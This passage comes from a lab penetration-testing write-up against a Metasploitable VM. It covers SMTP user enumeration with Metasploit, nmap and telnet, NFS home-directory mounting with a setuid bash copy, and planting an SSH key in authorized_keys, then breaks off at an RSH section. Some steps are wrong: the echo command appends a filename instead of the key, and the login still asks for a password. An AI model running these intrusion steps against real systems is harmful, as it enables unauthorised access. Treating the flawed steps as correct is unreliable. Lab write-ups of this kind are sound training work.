   16  exploit/unix/smtp/morris_sendmail_debug           1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
   17  exploit/unix/smtp/qmail_bash_env_exec             2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   18  exploit/unix/webapp/squirrelmail_pgp_plugin       2007-07-09       manual     No     SquirrelMail PGP Plugin Command Execution (SMTP)
   19  exploit/windows/browser/communicrypt_mail_activex 2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   20  exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
   21  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28  great     No     Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (
SMTP)
   22  exploit/windows/http/mdaemon_worldclient_form2raw 2003-12-29       great      Yes    MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
   23  exploit/windows/smtp/mailcarrier_smtp_ehlo        2004-10-26       good       Yes    TABS MailCarrier v2.51 SMTP EHLO Overflow
   24  exploit/windows/smtp/mercury_cram_md5             2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   25  exploit/windows/smtp/ms03_046_exchange2000_xexch50  2003-10-15     good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   26  exploit/windows/smtp/njstar_smtp_bof              2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   27  exploit/windows/smtp/sysgauge_client_bof          2017-02-28       normal     No     SysGauge SMTP Validation Buffer Overflow
   28  exploit/windows/smtp/wmailserver                  2005-07-11       average    No     SoftiaCom WMailserver 1.0 Buffer Overflow
   29  exploit/windows/smtp/ypops_overflow1              2004-09-27       average    Yes    YPOPS 0.6 Buffer Overflow
   30  exploit/windows/ssl/ms04_011_pct                  2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
   31  post/windows/gather/credentials/outlook                            normal     No     Windows Gather Microsoft Outlook Saved Password Extraction
```

In the below settings, it is enough to set the rhosts to remote host address and run the module.



```
Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                          Required  Description
   ----       ---------------                                          --------  -----------
   RHOSTS     192.168.56.105                                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
ile:<path>'
   RPORT      25                                                       yes       The target port (TCP)
   THREADS    1                                                        yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                     yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

msf5 auxiliary(scanner/smtp/smtp_enum) > show advanced

Module advanced options (auxiliary/scanner/smtp/smtp_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   CHOST                                 no        The local client address
   CPORT                                 no        The local client port
   ConnectTimeout       10               yes       Maximum number of seconds to establish a TCP connection
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   SSL                  false            no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                             no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLVerifyMode        PEER             no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
   SSLVersion           Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SS
L23, SSL3, TLS1, TLS1.1, TLS1.2)
   ShowProgress         true             yes       Display progress messages during a scan
   ShowProgressPercent  10               yes       The interval in percent that progress should be shown
   VERBOSE              false            no        Enable detailed status messages
   WORKSPACE                             no        Specify the workspace for this module
```




```
msf5 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.105:25     - 192.168.56.105:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[+] 192.168.56.105:25     - 192.168.56.105:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, news, nobody,
 postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.56.105:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Thus we can see the users being found when executed.

<u>Trying using manual method</u>

SMTP enumeration can be implemented through the Nmap as well.There is a script in the NSE (Nmap Scripting Engine) that can be used for SMTP user enumeration.The generic usage of the script is the following:

nmap –script smtp-enum-users.nse host_name




```
root@kali:/# nmap --script smtp-enum-users.nse 192.168.56.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 17:09 EDT
Nmap scan report for 192.168.56.105
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:FD:5B:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.74 seconds
```


Unfortunately the script did not work in the above scenario.

<u>Using telnet manually</u>

Using telnet service, we tried executing **VRFY** & **RCPT** commands



```
root@kali:/# telnet 192.168.56.105 25
Trying 192.168.56.105 ...
Connected to 192.168.56.105.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY bin
252 2.0.0 bin
VRFY daemon
252 2.0.0 daemon
```



```
root@kali:/# telnet 192.168.56.105 25
Trying 192.168.56.105 ...
Connected to 192.168.56.105.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
MAIL FROM: root
250 2.1.0 Ok
RCPT TO: root
250 2.1.5 Ok
RCPT TO: bin
250 2.1.5 Ok
RCPT TO: test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
```

OUTPUT: We tried both manual method and by metasploit tool to get list of mail users and also executed VRFY and RCPT commands in manual method using telnet. for nmap, it did not work and for telnet we tried sending mail from root to bin but it was rejected. In metasploit it displayed the users list successfully.

20. NFS - Privilege escalation & SSH login

- **NFS privilege escalation**

  So previlege escalation is an exploit where an attacker tries to get an elevated access to a resource or system that are generally protected by authorised user or application.

  Using nmap we can check if port 2049 is open.


  Now, before performing such activity, we must study the target system, how it operates and slowly try to compromise that system and then move on to the privilege excalation phase.

  - we create a new user **user_1** inside tmp folder

  - we know **/home** is a shared directory and we try to mount on /tmp/user_1

  - we copy **/bin/bash,** a local exploit and hence we set the user permission to **root**

  - now user_1 gets root access



```
root@kali:/# mkdir /tmp/user_1
root@kali:/# mount -t nfs 192.168.56.105:/home /tmp/user_1
root@kali:/# cd /tmp/user_1
root@kali:/tmp/user_1# cp /bin/bash
cp: missing destination file operand after '/bin/bash'
Try 'cp --help' for more information.
root@kali:/tmp/user_1# cp /bin/bash .
root@kali:/tmp/user_1# chmod +s bash
root@kali:/tmp/user_1# ls -la bash
-rwsr-sr-x 1 root root 1168776 May  5 21:25 bash
root@kali:/tmp/user_1# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/tmp/user_1# whoami
root
root@kali:/tmp/user_1# 
```

OUTPUT: In the above we created a dummy user file inside tmp and excuted a exploit to gain root access. Now we can see root user id and user_1 gains all privileges of root user which is an elevated privilege for him. He can modify/ add/ delete any files or folders.


- **NFS SSH login**

We can also use SSH login and try using exploit to gain root access. For SSH login, if we know the password then we can gain access to remote system. Without key, we can generate a new key and append to **authorized_keys.** Thus we create own SSH keys and append the newly created public key into the authorized_key of the victim user. Then log into the remote host with the victim user and own password.

- We create a new directory **direc_1** under /tmp and now we mount our **/home** to the newly created directory by the following syntax,


Syntax: **mount -t nfs 192.168.100.25:/home /tmp/direc_1**

-t: Specifies the type of file system that performs the logical mount request. The NFS parameter must be used.



```
root@kali:/# showmount -e 192.168.56.105
Export list for 192.168.56.105:
/ *
root@kali:/# mkdir /tmp/direc_1
root@kali:/# mount -t nfs 192.168.56.105:/home /tmp/direc_1
```


- Now we go to /tmp/direc_1 directory and list the content. The content listed are from /home folder of the remote host. Then we can find the **.ssh** folder inside **msfadmin** folder.



```
root@kali:/# cd /tmp/direc_1
root@kali:/tmp/direc_1# ls -al
total 1172
drwxr-xr-x  6 root root       4096 May  5 21:25 .
drwxrwxrwt 19 root root       4096 May 20 10:50 ..
-rwsr-sr-x  1 root root    1168776 May  5 21:25 bash
drwxr-xr-x  2 root nogroup    4096 Mar 17  2010 ftp
drwxr-xr-x  7 kali kali       4096 May  4 06:25 msfadmin
drwxr-xr-x  2 1002    1002    4096 Apr 16  2010 service
drwxr-xr-x  3 1001    1001    4096 May  7  2010 user
root@kali:/tmp/direc_1# cd msfadmin/
root@kali:/tmp/direc_1/msfadmin# ls
vulnerable
root@kali:/tmp/direc_1/msfadmin# ls -al
total 44
drwxr-xr-x 7 kali kali 4096 May  4 06:25 .
drwxr-xr-x 6 root root 4096 May  5 21:25 ..
lrwxrwxrwx 1 root root    9 May 14  2012 .bash_history -> /dev/null
drwxr-xr-x 4 kali kali 4096 Apr 17  2010 .distcc
drwx------ 2 kali kali 4096 May  5 06:25 .gconf
drwx------ 2 kali kali 4096 May  5 06:25 .gconfd
-rw------- 1 root root 4174 May 14  2012 .mysql_history
-rw-r--r-- 1 kali kali  586 Mar 16  2010 .profile
-rwx------ 1 kali kali    4 May 20  2012 .rhosts
drwx------ 2 kali kali 4096 May 17  2010 .ssh
-rw-r--r-- 1 kali kali    0 May  7  2010 .sudo_as_admin_successful
drwxr-xr-x 7 kali kali 4096 May  4 23:45 vulnerable
root@kali:/tmp/direc_1/msfadmin# cd .ssh
root@kali:/tmp/direc_1/msfadmin/.ssh# ls -al
total 20
drwx------ 2 kali kali 4096 May 17  2010 .
drwxr-xr-x 7 kali kali 4096 May  4 06:25 ..
-rw-r--r-- 1 kali kali  609 May  7  2010 authorized_keys
-rw------- 1 kali kali 1675 May 17  2010 id_rsa
-rw-r--r-- 1 kali kali  405 May 17  2010 id_rsa.pub
```


- This .ssh folder contains the public, private and authorized key for the SSH login for the specific user as we see above highlighted.

- Now we create our own ssh key and append that public key into the authorized_keys of target host. For that we use **ssh-keygen** command. Hence, by cat command, we can view the key generated.



```
root@kali:/# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): direc_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in direc_rsa.
Your public key has been saved in direc_rsa.pub.
The key fingerprint is:
SHA256:TIvX/tpHeesmcRziGdCyFhETNkgGMpZYsOYAo8i1M/c root@kali
The key's randomart image is:
+---[RSA 3072]----+
|o  o+=..oo.B=    |
|= ...+.o ...+o.  |
|oo * .  .   =    |
|  + + .+ o o o . |
|   .  .ES o . =..|
|       . .   +oo.|
|          .  .o..|
|           o ..o |
|           ..o.+.|
+----[SHA256]-----+
root@kali:/# cat direc_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCuokZELKebpVmwPF1CuPry34qmmI3pU6F+/5I0KPxw3agRRl8fimre7rCi15j3es0EdjdIci9CQuBn3HctbMcmJ48UYbCHeZWCx3VSHTD+INbFkvWkkaY4sT
3ekB7cRofPbKCVU1PpAMZjoqwGERQIhYQj6MrZ2v/HO59w4kSE6Oj+iRC016Jr2W22lZtpp2qncPljQh2WLM5jbha3waeYjStyOvrBIZUBbbs+QgeEGMBlthea1fpkbUqSyPvWY5hp5/SMhUeeJwT2FZMhF9+f
yRR1QpvMW0uTX06hBekjbgaCx95xybVfXGA/hCWQieL2UPlYPr/NEqYB81th9zhE1LMU3ORQRvN8C2MhR713Ly7/73vFMRwNIZWWfcsq/lyT0UofDCVlYHWN1jcrZ0BB8/wKGOp+qTDy/qLJ0T07RjniDOHdJg
q53G3LVHV2t9Y/q9tV4vTHvciylu5ApJXIPWO+xEvuXIsPZMv+cGpz87jc6rHOp0b4EyMq3tqv8Hk= root@kali
```

- Go to /.ssh folder and now merge this key into authorized_keys by **echo** command




```
root@kali:/tmp/direc_1/msfadmin/.ssh# echo direc_rsa >> authorized_keys
root@kali:/tmp/direc_1/msfadmin/.ssh# cat authorized_keys
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKFOhzJch8dZQpFU5gGkDkZ30rC4jrNqCXNDN50RA4ylcNtO78B/I4+5YCZ39faSiXIoLfi8tOVWtTtg3lkuv3eSV0zuSGeqZP
HMtep6iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQAAAIAgt+cN3fDT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWeu9d3OB+NeE8EopMiWaTZT0WI
+OkzxSAGyuTskue4nvGCfxnDr58xa1pZcSO66R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUVmLvNbPByEAAAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5
BYyorILRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtUZU3DfrVTCytg== user@metasploitable
direc_rsa
```

- Finally login using ssh to remote host as login **msfadmin** by the command

Synatx: **ssh -i direc_rsa msfadmin@10.0.50.58**

-i : provides the path where our private key is located

-Hence, we gained access to remote host and executed commands to know the **id** of the host, hostname etc.




```
root@kali:/# ssh -i direc_rsa msfadmin@192.168.56.105
msfadmin@192.168.56.105's password:
Permission denied, please try again.
msfadmin@192.168.56.105's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May  5 10:59:04 2020 from 192.168.56.101
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
```

OUTPUT: Through SSH login, we entered into remote host and executed shell commands to know the id successfully. If we dont have key to login to ssh, we can create like the above mentioned scenario

21. RSH - Remote code execution


The RSH remote shell service (rsh) is enabled. This is a legacy service often configured to blindly trust some hosts and IPs. The protocol also doesn't support encryption or any sort of strong authentication mechanism.

We use the module **exploit/multi/misc/bmc_server_automation_rscd_nsh_rce**

